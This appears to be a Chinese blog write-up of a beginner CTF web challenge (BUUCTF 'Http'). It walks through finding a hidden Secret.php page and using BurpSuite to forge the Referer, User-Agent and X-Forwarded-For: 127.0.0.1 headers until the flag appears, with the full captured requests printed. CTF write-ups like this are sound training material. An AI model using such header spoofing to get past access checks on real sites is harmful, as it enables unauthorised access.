BUUCTF [极客大挑战 2019] Http

原创

Senimo_ 于 2020-12-10 00:02:30 发布 136 收藏

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF 极客大挑战 2019 Http writeup CTF

BUUCTF [极客大挑战 2019] Http

启动环境：

主页为三**叶草技术小组纳新**，查看网页源码，发现隐藏的页面：

```
<div class="image"><img src="images/pic01.jpg" alt="" /></div><div class="content">
 <h2>小组简介</h2>
    <p>·成立时间：2005年3月<br /><br />
    ·研究领域：渗透测试、逆向工程、密码学、IoT硬件安全、移动安全、安全编程、二进制漏洞挖掘利用等安全技术<br /><br />
    ·小组的愿望：致力于成为国内实力强劲和拥有广泛影响力的安全研究团队，为广大的在校同学营造一个良好的信息安全技术
    <a style="border:none;cursor:default;" onclick="return false" href="Secret.php">氛围</a>！ </p>
</div>
```


也就是点击`氛围`，跳转到`Secret.php`页面：

提示不是来自于：`https://www.Sycsecret.com`，使用**BurpSuite**抓取数据包：

添加请求头：

```
Referer: https://www.Sycsecret.com
```

发送数据包，得到新的提示：



再次抓取数据包，修改浏览器代理：

```
User-Agent: Syclover xxxxxxxxxx
```

Request to http://node3.buuoj.cn:26503 [111.73.46.229]

Forward | Drop | Intercept is on | Action | Comment this item

Raw | Params | Headers | Hex

```
GET /Secret.php HTTP/1.1
Host: node3.buuoj.cn:26503
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Syclover (Macintosh; Intel Mac OS X 11_0_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1763b3112bc8ac-0d205f9bf1cb9d-63112c72-1fa400-1763b3112bd8ab
Connection: close
Referer: https://www.Sycsecret.com
```

发送数据包后，得到新的提示：

推断其需要请求头`XXF(X-Forwarded-For)`，添加请求头：

```
X-Forwarded-For: 127.0.0.1
```

Request to http://node3.buuoj.cn:26503 [111.73.46.229]

Forward | Drop | Intercept is ... | Action | Comment this item

Raw | Params | Headers | Hex

```
GET /Secret.php HTTP/1.1
Host: node3.buuoj.cn:26503
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Syclover (Macintosh; Intel Mac OS X 11_0_1) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1763b3112bc8ac-0d205f9bf1cb9d-63112c72-1fa400-1763b3112bd8ab
Connection: close
Referer: https://www.Sycsecret.com
X-Forwarded-For: 127.0.0.1

```


添加三个HTTP请求头后，得到**flag**：